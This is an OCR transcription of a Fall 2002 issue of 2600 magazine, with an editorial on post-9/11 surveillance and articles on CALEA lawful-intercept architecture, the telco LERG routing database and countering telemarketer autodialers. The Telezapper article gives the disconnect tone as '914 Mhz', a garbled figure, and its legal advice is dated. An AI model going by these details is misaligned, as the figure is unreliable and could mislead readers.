

2600
The Hacker Quarterly
Volume Nineteen, Number Three
Fall 2002, $5.00 US, $7.15 CAN
TIPS
PASSPORT
Netherlands Antilles Payphones
(all from the island of Bonaire)
This phone looks a little short for a payphone.
Looking closer, we can see that this is a card-only phone with the coin return and coin box missing, which is why it seems so squat.
BOOTH 3
This is the weirdest yet! It looks like someone just replaced the payphone with a white desk-phone. Try doing THAT in the U.S.A.
PRE-PAID CALLING CARDS NOT ACCEPTED
Another weird looking model which doesn't appear to take coins OR cards. (Or pre-paid calling cards.)
Photos by Will Ellis-Adams
Look on the other side of this page for even more photos!

"What amazes me is that there are thousands of people who could have been whistle-blowers, from the boards of directors to corporate insiders to the accounting firms to the lawyers working for these firms to the credit-rating agencies. All these people! Would a despotic dictatorship have been more efficient in silencing them and producing the perverse incentives for them all to keep quiet? The system is so efficient that there's total silence. I mean, the Soviet Union had enough dissidents to fill Gulags." - Ralph Nader on the continuing corporate crime wave in the United States.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Concept and Photo
David Buchwald, Ben Sherman

Cover Design
Mike Essl

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Eric Corley, Dalai, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, mlc, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Broadcast Coordinators: **Juintz, Pete, daRonin, Digital Mercenary, Monarch, w3rd, Gehenna**

IRC Admins: **Antipent, DaRonin, Digital Mercenary, Porkchop, Roadie**

Inspirational Music: **Happy Kyne and the Mirthmakers, Combustible Edison**

Shout Outs: **Loyd B., Truman B., Cheshire, Cyko, Cyntax, Geoff F., Mike H., Hobbit, Javaman, Jello, Phil K., Doug L., Mike L., Lazlow, Aaron M., Guy M., Deborah N., Greg N., Adam P., Alex R., Doug R., Frank R., Ken R., Rudy R. Jr., Redhackt, RenderMan, Robert S., Siva V., John Y., Mark Y.**

2600 (ISSN 0749-3851) is published quarterly by *2600* Enterprises Inc., Setauket-Le[illegible], NY 11733. Second class postage paid at [illegible], NY.

POSTMASTER:
Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada - $21 individual, $50 corporate, U.S. funds. Overseas - $30 individual, $65 corporate.
Back issues available for 1984-2001 at $20 per year.
$25 per year overseas.
Individual issues available from 1988 on at $5 each, $6.25 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752
<subs@2600.com>

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box [illegible], Island, NY 11953-0[illegible]
letters@2600.com, articles@[illegible]
2600 Office Line: 631-751-[illegible]
2600 FAX Line: 631-474-[illegible]

TEXT PATTERNS

Freedom's Biggest Enemy

The mass media is very capable and very good at creating images that aren't really there or that perhaps only exist in their own narrow eyes. Once this premise is accepted, the examples of how they do this can be found everywhere.

If you had been paying any attention to the mass media recently, you might have heard some reports that concluded that the hacker world has become quiet and subdued in the face of world events and all of the new laws that have been passed. But for those of you who attended our H2K2 conference, it's obvious that this is the furthest thing from the truth.

The nasty thing about the truth is that it's rarely convenient. In order for our administration to achieve certain objectives, it's important to convey the image that people are united and that internal dissent is negligible. Were the masses to realize that it was a lot more complex than that, it would throw a crowbar into the agenda. A thinking populace is always a danger to anyone in control. And the mass media helps to keep that from happening.

What has this got to do with us? Apparently, quite a bit. The FBI, as we've already pointed out, now has three essential mandates. The first two are tracking down terrorists and tracking down spies. The third is tracking down those behind "cyber-based attacks and high technology crimes." It's nebulous, to say the least. And if the ignorance we've been subjected to over the years is any indication, harmless activity like logging onto an anonymous ftp server on a government site or port scanning a machine will now be categorized as something akin to terrorism. Such demonization is further evidence of the shameless exploitation of tragic events to gain the kind of control that otherwise would never be allowed. And once put into place, this control will never be rescinded.

Now imagine if it were to become known that the hacker spirit is still very much alive. That people simply refused to back down and stop learning and sharing information. Or that individuals everywhere were raising objections to the heavyhanded approach that will almost certainly victimize innocent people who are a bit too curious and create an aura of suspicion around anybody who knows too much about computers. It might open up a lot of eyes to the fact that we're being led into a very unpleasant place where freedom, curiosity, and independent thought need to be carefully monitored and controlled.

You would be right to assume that people would never stand for such negative changes were they to happen. But that's the point. These kinds of things don't just occur - they develop slowly over time until one day the society you're in is vastly different than the one that existed a mere decade earlier. And the greatest tragedy of this is that people who never knew what it was like before will simply assume this is the way things are supposed to be. This is the risk we all face when freedoms are allowed to erode. There's no reason that can justify their endangerment.

Were it not for the feedback we constantly receive from readers of our magazine, listeners of our radio show, and attendees of our meetings and conferences, we might have also reached the conclusion that these changes were inevitable and there wasn't much we could do about them. Fortunately, we're all sharing this particular moment in history which is critical to our future. That mere realization is inspirational. And it's directly proportional to the feeling of resignation you're supposed to get when the mass media portrays it otherwise.

What came out at H2K2 was a continuation of what we saw at H2K in 2000. People from all backgrounds, with many divergent interests, were all capable and eager to contribute to the knowledge base. It wasn't just about technical issues, although they also played a large part in the conference. So many people - attendees and speakers alike - didn't initially consider themselves to be part of the hacker world and yet they meshed so perfectly. The language of freedom, curiosity, and independent thought is a universal one and its best hope of being preserved is for us to find and link up with people outside our immediate sphere of interest. That will make it clear just how powerful a force we're all part of. There is plenty of room to disagree and plenty of things to disagree about. That will never change nor should it. But it's completely irrelevant to what we all ultimately stand for.

So how do we recognize this great threat that we're all facing? It takes on many forms but it always feeds on our fear and our willingness to cast aside doubt. And no matter what the situation, there will always be those who attempt to manipulate it to their advantage. In the last year, we've seen this happen again and again. The Patriot Act opened the door and gave the government sweeping new powers to conduct surveillance without judicial oversight as well as greatly broaden the definition of terrorism and undermine due process. We were told it would make us safer. The aforementioned change in the FBI which now allows them to legally infiltrate and influence any group of people as well as spy online in ways never before achieved. We were told it would add security. And more recently, the absurd Operation TIPS (Terrorist Information and Protection System) which proposes having members of the general public spy on people they come in contact with, looking for anyone or anything out of the ordinary. We were told it was what any good citizen would do.

All the while we're also being told that we can't let the bad guys win and change the way we live. But in the next breath, we're being told to change *everything* about the way we live.

People around the world warn us that it will soon be illegal for us to even share information on the many topics we cover. They say it's a mistake to even continue publishing out of the States. We intend to prove them wrong - which is not to say that the threat isn't very real. After all, a growing number of people are willing to accept limits to their freedoms in exchange for greater security - according to the mass media. If something or someone is labeled a risk to national security, why let a little thing like freedom of speech or the right to due process get in the way of eliminating the threat?

Our response to this line of thinking cannot be to simply continue to exist. Rather, we need to *strengthen* our resolve, share information, develop new and innovative tools, create an open dialogue, and join forces with as many people as we can find who haven't bought into the whole security through obscurity line of thinking.

Truer words were never spoken when we were told that there are people actively working to destroy everything that's truly free about our society. What we may have missed is the realization of how close and how familiar these people are.

Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine*, published quarterly (4 issues) for September 23, 2002.
Annual subscription price $20.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 7 Strong's Lane, Setauket, New York 11733.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953.
Managing Editor: Eric Corley, 7 Strong's Lane, Setauket, New York 11733.
4. The owner is Eric Corley, 7 Strong's Lane, Setauket, New York 11733.
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6 Extent and nature of circulation

	Average No. Copies each issue during preceding 12 months	Single issue nearest to filing date
A. Total No. Copies Printed	80,000	85,000
B. Paid and/or requested circulation		
1. Sales through dealers and carriers, street vendors and counter sales	72,637	77,280
2. Mail subscriptions	5,520	5,242
C. Total Paid and/or requested circulation	78,157	82,522
D. Free Distribution by mail (Samples, complimentary, and other free copies)	450	450
E. Free Distribution outside the mail. (Carriers or other means)	1,393	2,028
F. Total free distribution	1,843	2,478
G. Total distribution	80,000	85,000
H. Copies not distributed		
1. Office use, leftovers, spoiled	0	0
2. Returns from news agents	0	0
I. Total	80,000	85,000
Percent paid and/or requested circulation	98%	97%

7. I certify that the statements made by me above are correct and complete. (Signed) Eric Corley, Owner.

Lawfully Electronic Surveillance

by Mystic
mystic@lostways.com

In 1994 Congress adopted the Communications Assistance for Law Enforcement Act (CALEA). Its intent was to preserve but not expand the wiretapping capabilities of law enforcement agencies by requiring telecommunication providers to utilize systems that would allow government agencies a basic level of access for the purpose of surveillance. The act however does not only preserve the already existing capabilities of law enforcement to tap communications. It *enhances* them, allowing the government to collect information about wireless callers, tap wireless content, text messaging, and packet communications. The standard that resulted from this legislation is called Lawfully Authorized Electronic Surveillance or LAES.

A Telecommunications Service Provider (TSP) that is CALEA compliant provides means to access the following services and information to Law Enforcement Agencies (LEAs):

1. *Non-call associated:* Information about the intercept subjects that is not necessarily related to a call.
2. *Call associated:* call-identifying information about calls involving the intercept subjects.
3. *Call associated and non-call associated signaling information:* Signaling information initiated by the subject or the network.
4. *Content surveillance:* the ability to monitor the subjects' communications.

This process is called the intercept function. The intercept function is made up of five separate functions: access, delivery, collection, service provider administration, and law enforcement administration.

The Access Function (AF)

The AF consists of one or more Intercept Access Points (IAPs) that isolate the subject's communications or call-identifying information unobtrusively. There are several different IAPs that can be utilized in the intercept function. I have separated them into Call Associated and Non-call Associated information IAPs and Content Surveillance IAPs:

Call Associated and Non-call Associated information IAPs

- *Serving System IAP (SSIAP):* gives non-call associated information.
- *Call-Identifying Information IAP (IDIAP):* gives call associated information and in the form of the following call events for basic circuit calls:

Answer - A party has answered a call attempt.
Change - The identity or identities of a call has changed.
Origination - The system has routed a call dialed by the subject or the system has translated a number for the subject.
Redirection - A call has been redirected (e.g., forwarded, diverted, or deflected).
Release - The facilities for the entire call have been released.
TerminationAttempt - A call attempt to an intercept subject has been detected.

- *Intercept Subject Signaling IAP (ISSIAP):* provides access to subject-initiated dialing and signaling information. This includes if the intercept subject uses call forwarding, call waiting, call hold, or three-way calling. It also gives the LEA the ability to receive the digits dialed by the subject.

- *Network Signaling IAP (NSIAP):* Allows the LEA to be informed about network messages that are sent to the intercept subject. These messages include busy, reorder, ringing, alerting, message waiting tone or visual indication, call waiting, calling or redirection name/number information, and displayed text.

Content Surveillance IAPs

The following are content surveillance IAPs that transmit content using a CCC (Call Content Channel) or CDC (Call Data Channel) which are discussed latter. An interesting note about content surveillance is that TSPs are not responsible for decrypting information that is encrypted by the intercept subject unless the data was encrypted by the TSP and the TSP has the means to decrypt it.

- *Circuit IAP (CIAP):* accesses call content of circuit-mode communications.
- *Conference Circuit IAP (CCIAP):* Provides access to the content of subject-initiated Conference Call services such as three-way calling and multi-way calling.
- *Packet Data IAP (PDIAP):* Provides access to data packets sent or received by the intercept subject. These include the following services:
  - ISDN user-to-user signaling
  - ISDN D-channel X.25 packet services
  - Short Message Services (SMS) for cellular and Personal Communication Services
  - Wireless packet-mode data services (e.g., Cellular Digital Packet Data (CDPD), CDMA, TDMA, PCS1900, or GSM-based packet-mode data services)
  - X.25 services
  - TCP/IP services
  - Paging (one-way or two-way)
  - Packet-mode data services using traffic channels

The Delivery Function (DF)

The DF is responsible for delivering intercepted communications to one or more Collection Functions. This is done over two distinct types of channels: Call Content Channels (CCCs) and Call Data Channels (CDCs). The CCCs are generally used to transport call content such as voice or data communications. CCCs are either "combined" meaning that they carry transmit and receive paths on the same channel, or "separated" meaning that transmit and receive paths are carried on separate channels. The CDCs are generally used to transport messages which report call-identifying information such as the calling party identities and called party identities. They can also be used to transport call content which is text based such as Short Message Service (SMS). Information over CDCs is transmitted using a protocol called the Lawfully Authorized Electronic Surveillance Protocol (LAESP).

The Collection Function (CF)

The CF is responsible for collecting and analyzing intercepted communications and call-identifying information and is the responsibility of the LEA.

The Service Provider AdministrationFunction (SPAF)

The SPAF is responsible for controlling the TSP's Access and Delivery Functions.

The Law Enforcement Administration Function (LEAF)

The LEAF is responsible for controlling the LEA's Collection Function and is the responsibility of the LEA.

Now that I've introduced you to LAES, let's look at an implementation of it that is on

the market right now and is being used by some TSPs:

Overview of the CALEA server

The CALEA server is manufactured by SS8 Networks. It is a collection and delivery system for call information and content. It allows existing networks to become completely CALEA compliant. It allows for a LEA to monitor wireless and wire line communications and gather information about the calls remotely. The CALEA server interfaces with the network through Signaling System 7 (SS7) which is an extension of the Public Switched Telephone Network (PSTN). The CALEA server is composed of three major layers: the Hardware Platform Layer, the Network Platform Layer, and the Application Software Layer.

The Hardware Platform Layer consists of the Switching Matrix and the Computing Platform. The Switching Matrix is an industry standard programmable switch. It contains T1 cards for voice transmission and cross connect between switches, DSP cards for the conference circuits required for the intercept and DTMF reception/generation, and CPU cards for management of the switch. The Computing Platform is a simplex, rack mounted, UNIX based machine. It is used to run the CALEA server application software that provides Delivery Function capabilities and controls the Switching Matrix.

The Network Platform Layer provides SS7 capability, as well as call processing APIs for the Application Software Layer. It also controls the Switching Matrix.

The Application Software Layer is where the Delivery and Service Provider Administration functions are carried out. It isolates the interfaces towards the Access and Collection Functions from the main delivery functionality allowing for multiple Access and Collection Functions through the Interface Modules that can be added or modified without impacting the existing functionality.

System Capacity

Configurable for up to
1000 Collection functions
128 Access Function Interfaces
32 SS7 links
512 simultaneous call content intercepts on a single call basis
64 T1 voice facilities

Operating Environment

NEBS compliant, -48 volt, 19" rack mounted equipment
Next-generation UltraSPARC‰ processor
66-MHz PCIbus
Solaris UNIX operating system
9Gbyte, 40-MB/sec SCSI disks
512 Mbytes RAM standard
Ethernet/Fast Ethernet, 10-BaseT, and 100-BaseT
Two RS-232C/RS-423 serial ports
Programmable, scalable switch with up to 4000 port time slot interchange

Features:

Built in test tools for remote testing
Full SS7 management system
Alarm reporting and Error logging
Automatic software fault recovery
Automatic or manual disk backup
SNMP support
Optional support for X.25 and other collection function interfaces
ITU standard MML and Java based GUI support
Support of both circuit-switched and packet-switched networks
Optional support for other access function interfaces as required for CALEA compliance, including:
*HLR (Home Location Register)
*VMS (Voice Mail System)
*SMS (Short Message System)
*CDPD wireless data
*Authentication Center
*Remote access provisioning

This concludes the introduction to LAES. This being only an introduction, I've left out a lot of details like protocol information. However, if you are interested in learning more about LAES I would suggest reading the TIA standard J-STD-025A. I hope you learned a little bit more about the surveillance capabilities of LAEs. If you have any questions feel free to contact me.

The Mysterious World of the LERG

by Tom Morrow 3.0

The LERG is the Local Exchange Routing Guide. Basically, this is the document that helps assist telcos route calls. In order to better understand what the LERG is, some definitions are in order. Please note that since deregulation these terms are less defined, however it helps to think of the different responsibilities of the different types of companies.

CLLI - Common Language Location Identification. An 11 character alphanumeric code used to identify physical locations of equipment such as buildings, COs, antennas, telephone poles, etc.

CO - Central Office. These house class 5 switches. These are nondescript buildings that house both the wiring frame and the telephone switch(es). They serve small geographical areas and connect to other central offices through tandem offices or to other central offices via direct interoffice trunks.

IXC - IntereXchange Carrier. Long distance carriers like AT&T, Sprint, MCI, and the like. They provide InterLATA calls.

LATA - Local Access and Transport Area. Basically, this is the area where a LEC can carry calls. If a call is to move from one LATA to another, the call must be handed off to an IXC.

LEC - Local Exchange Carrier. I am not going to differentiate between Competitive LECs, Incumbent LECs, Bell Operating Companies, etc. This is the local phone company who provides dial tone. They provide local and IntraLATA calls.

LNP - Local Number Portability. This is the ability to terminate a phone number away from its "homed" CO. This is done using SS7 in North America to check a database to see if the call should be routed to its home CO or to another using the LRN.

LRN - Local Routing Number. This is a 10 digit number indicating the network address of the terminating CO. It is generally of the form of "home" NPA-NXX-9999 or -0000 (or other variation). It basically says, "to route this LNP'd number, route it like this LRN number." LNP is complex and will be the subject of another article by me.

Tandem - Also can be known as a Class 4 switch. These connect central offices to each other when no direct interoffice trunks exist. In the purest sense, they do not serve end users, only COs.

It is important to know the LERG is only a database and not an application. It is up to the user of the LERG to take the data and process it to meet their own needs. It is primarily used for (1) routing interLATA calls by IXCs and (2) routing intraLATA calls based on "what is local." One example of this is can be seen at the beginning of most phone books where there is a chart that shows where calls can be made that are still local and not charged long distance rates. An NPA-NXX on the west side of town can usually call further west than a centrally (or otherwise) located NPA-NXX can.

There are 14 sections in the LERG.

LERG 1 contains the Operating Company Number (OCN) of all the carriers used throughout the LERG. This can be used to link the company name with other records in the LERG. It also contains contact information for each company in the record.

LERG 2 contains country codes. It does not contain city codes. It is used only to route international calls out of North America properly.

LERG 3 has information on Numbering Plan Areas (NPA). This is just a fancy way of saying area codes. This used to be in the form of N-0/1-X, but now is in the form on N-X-X. This section is important because of all the area code overlays and splits going on in these last few years. It includes the effective date of the NPA, permissive dialing periods, time zones, and in some cases test telephone numbers.

LERG 4 has SS7 point code assignments. A point code is a unique number identifying a network node. It is of the form oF XXX-YYY-ZZZ with XXX being the network, YYY the cluster, and ZZZ the member. This assignment is catalogued to a certain company, rather than the specific node. The information is often in ranges. You will not be able to determine the point code of your local CO from this database.

LERG 5 has LATA information. This information includes LEC region, LATA name, and

the associated NPAs within the LATA. An NPA may be split between two LATAs.

LERG 6 is one of the more interesting sections in the LERG. Given the NPA and NXX, the "home" switch can be identified. This includes the switch CLLI code, rate center location state, OCN, and LATA. Also shown here is the COC (Central Office Code), which determines the type of CO. The three most common are EOC (End Office Code), PMC (Public Mobile Carrier), and ATC (Access Tandem Code). LATA ATCs can be found in the LERG 6 ATC.

LERG 7 expands on the information provided in LERG 6. Given the CLLI, one can find the LATA, LATA name, equipment type (5ESS, DMS-100, others), OCN, and physical location (including street address, city, zip, and V and H coordinates).

LERG 8 contains rate center information. This lists rate center identifiers, dates of any changes, LATA, NPAs, localities served, geographical limits to LNP, if a split is set, and if there is an embedded overlay of an NPA. This section is useful for setting up and maintaining switch rate tables.

LERG 9 lists to whom switches are "homed" to. Given a LATA and tandem switch, one can see all the "homed" offices connected to it. Listed are long distance Feature Group B, C, and D, Operator Services Tandems, end offices, etc. This can be used to map connections between offices.

LERG 10 has operator access codes. Operator services include directory assistance (DA), inward, toll terminal, toll station, T&C callback (time and charges), and many others.

LERG 11 presents the data in LERG 10 in different ways, specifically given a location name (from LERG 6) the operator access codes are given.

LERG 12 lists LRNs by LATA. Remember, when a number is LNP'd to another switch (not its home switch), the LNP database will return with a LRN for routing. If done correctly, no fast busies or intercept recordings should occur.

LERG 13 is the database relating to number pooling. Number pooling allows COs to share a whole NPA-NXX. This helps better distribution of scarce numbers amongst COs without needing to create more NPAs. An NPA-NXX is 10,000 numbers. NPA-NXX are usually shared at 1000 number blocks.

LERG 14 is the final section and lists Feature Group D Tandems for information (NPA-555-1212).

The LERG is the best way for a LEC to determine how to route calls. Here is an example:

You arrive at Orlando International Airport and you need to call your friend staying at the Contemporary Resort Hotel at Walt Disney World. After picking up your bags near the car rental counters, you pick up the payphone nearby. From 407-514-8500 you call to 407-824-1000, the resort's main number.

Using LERG 6 the NPA-NXX of 407-514 the switch CLLI is ORLDFLERDS0 in LATA 45808 (most LATAs are 3 digits, but Florida is an exception). This End Office has an OCN of 7391. Using LERG 1 we find that OCN belonging to Sprint Metropolitan Networks, Inc. Using LERG 7, ORLDFLERDS0 is a Lucent 5ESS switch located at 200 E. Robinson St., Orlando, FL 32801.

Again using LERG 6, the NPA-NXX of 407-824, the switch CLLI is LKBNFLXBDS0 in LATA 45807. Checking the front of the phone book at the payphone, you know this is a local call. The OCN of LKBNFLXBDS0 is 0330. From LERG 1, the OCN of 0330 is Smart City Telecom, LLC. Again using LERG 7, LKBNFLXBDS0 is a DMS 100/200 located at 3100 Bonnet Creek Rd., Lake Buena Vista, FL 32830.

Now if ORLDFLERDS0 does not have intermachine trunks directly to LKBNFLXBDS0, the call must go to the LKBNFLXB03T tandem. Using the above methods, we find that this tandem is a DMS-100 colocated at the same facility as LKBNFLXBDS0 with the OCN of 0330.

With the LERG, one can learn a lot about the current state and future changes of the telecom network in the USA. Every end office and tandem is listed, along with CLLIs, addresses, and owners of the offices. The relationship between end offices (class 5) and tandems (class 4) are addressed. Changes in the network are occurring at a fast pace. If you have ever called a valid new number in your local area but gotten an intercept recording, now you can understand why and appreciate the difficulty some companies have in dealing with the changes.

Sources: Telcordia LERG Routing Guide http://www.trainfo.com/, Telcordia Notes on the Networks SR-2275 http://www.telcordia.com/.

TELEZAPPER, Telemarketers, and the TCPA

by Bland Inquisitor
bland_inquisitor@hotmail.com

The story so far....

Telemarketers, the people who are *truly* guilty of exploiting the phone systems for immoral gains, have been the bane of dinner times across America for as long as I can remember. I hope in this article to: explain how telemarketers work, inform you of procedures that can be used to help you regain some privacy, and save you $50.00 for something that, if it really worked, would have been invented five years ago by one of us.

Telemarketers

First of all, and this is *very* important: *the telemarketer is not your enemy!* The telemarketer, or as they are coldly known in the business: "monkey-with-a-script," is just some underpaid person with a crap job. Telling this person that you'd like to do to their grandmother what you've already done to their sister isn't going to help anything at all. He hates his job just like the rest of us. There are better ways, my friends. That aside, here's how the system works.

The business that is calling uses an autodialer that is capable of calling over 500,000 numbers in a working day. When a connection is made, one of three things will happen: 1. If a fax or modem answers, the action is logged, and the connection is broken. 2. If nobody answers, or the number is disconnected, the number is removed from the number cache of that particular machine, but for only a limited time as we will see later. 3. You answer, and get the sales pitch.

If you answer, sometimes you don't get a person right away. When you hear some clicks (which always makes me feel a little self-important), it's what "they" call predictive dialing. Basically every telemarketer or Telephone Sales Representative (TSR for short) in a telemarketing firm is responsible for talking to the consumer when they answer their phones, and when all the TSRs are talking to people, you get put on hold (TSRs get paid by the hour, so their time is costing the firm money, whereas when we sit there on hold it's free). At this point, you're busted. If you can sense that you're about to be telemarketed and just hang up, the dialer simply logs what time you answered and tells itself to call you back later (preferably when you're in the bathroom). Since this is the point in the phone call when you know you are about to talk to a TSR, it is worth repeating how important it is to resist the urge to unleash your frustrations to him. It *will not* help. Of all the things your brain is telling you to say to this poor person, please remain calm.

How to Decrease
Telemarketing Calls (For Free)

In 1991, a bill called the Telephone Consumer Protection Act (TCPA) was passed. This act was supposed to keep you safe and free of unwanted calls, but by the time the corporations had their say, very little of this bill remained to protect us. The upside is that there are still a few bits of useful information hidden in the jargon, and some of the protective devices made it through.

First, when a telemarketer makes a pause in the conversation, tell him/her "Please place me on your do-not-call list." Also, one of the rights we are entitled to by the TCPA is the ability to ask the telemarketer for a written copy of their do-not-call policy. Most telemarketers have never heard of such a thing and, more importantly, if they refuse to provide you with a hard copy of it, you can sue them for $500.00. This money would be, in theory, easier to get than it would be to pin them with some violation of FCC policy. The telemarketing companies have a pat defense in small claims court for this type of thing, but if you have a major obsession for getting some of that telecom cash back, you can order the book *So You Want To Sue a Telemarketer* for $10 from Private Citizen at 1-800-CUT-JUNK. I have no affiliation with Private Citizen and I'm pretty sure that if you're going to go through with suing someone, you'll probably need to know more than what their book

teaches you. Incidentally, if the call is before 8 a.m. or after 9 p.m. it is outside the TCPA guidelines and you can also sue.

Next, ask the telemarketer if he works for a firm that makes telemarketing calls, or if he works for the company whose product he is selling. Hardly any large corporation makes telemarketing calls "in-house." It is way too easy to hire someone. This works out to your advantage, however, as you will most assuredly ask his company to place you on its do-not-call list, which will supposedly, under the guidelines of the TCPA, eliminate any calls from that company for the next five to ten years.

If you prefer the direct approach to get your name off telemarketing lists, write to:

Direct Marketing Association
Telephone Preference Service
P.O. Box 9014
Farmingdale, NY 11735-9014

You have to give them your name, address, and phone number. In your letter to them, say that you do not wish to be telemarketed by them and that you know that you will be removed from their list in five years and that re-registration with them will be necessary at that time.

To take your name out of the databases that get sold to telemarketing companies, send a letter to:

Database America
Attn: Opt-outs
470 Chestnut Ridge Rd
Woodcliff Lake NJ 07677-7604.

In your letter to them, be sure to tell them not to provide any entity with information about anyone in your household and to never send any unsolicited mail to your address, and that all conditions are to remain until they are notified by you in writing.

The Telezapper: Corporate America's Phreak Box

The Telezapper has been described as a way to keep telemarketers from bothering you by playing a little beep that tells the computers that call you that your number has been disconnected. The first red flag that this description sends up for me is insulting the general public with some ambiguous method of operation. Let me translate for you. The Telezapper emits a 914 Mhz tone (the disconnect tone) after a connection is made between lines, theoretically fooling an autodialer into placing your number into the pile of disconnected numbers and not calling you back. The reality is far from that.

The Telezapper does, in fact, send out the disconnect tone when a telemarketer calls you. It also sends out the disconnect tone when your friends and family call you. No matter what you may think, you don't get near as many TSR calls as you get legitimate calls. The best thing to do is to go to Google and run a search for "S.I.T. tone". Now you are on to something. The S.I.T. or Special Information Tone, is that increasing in frequency boop boop boop you hear just before "the number you dialed is no longer in service...." Once you have the S.I.T. you should record this at the beginning of your answering machine greeting, so when an autodialer gets your machine, it will place your number in the disconnected pile and won't call back until the company refreshes their contact list next week. But you'll only have to deal with this until your requests have been processed by the companies you wrote to earlier. Incidentally, the Telezapper is fast becoming outdated. Some telemarketing computers are totally unaffected by the Telezapper, and there are even a few telemarketing firms that are experimenting with voice cadence systems. Like I said above, the telemarketing companies refresh their contact lists every week, so even if your Telezapper saves your from talking to a TSR, the odds are that you will be contacted again when the new calling cycles are activated.

I hope this article has helped shed some light on the Telezapper and on how the telemarketing businesses are operated.

Thanks to: Debug, They Might Be Giants, privatecitizen.com, junkbusters.com.

DIRECT MEDIA AMERICA™

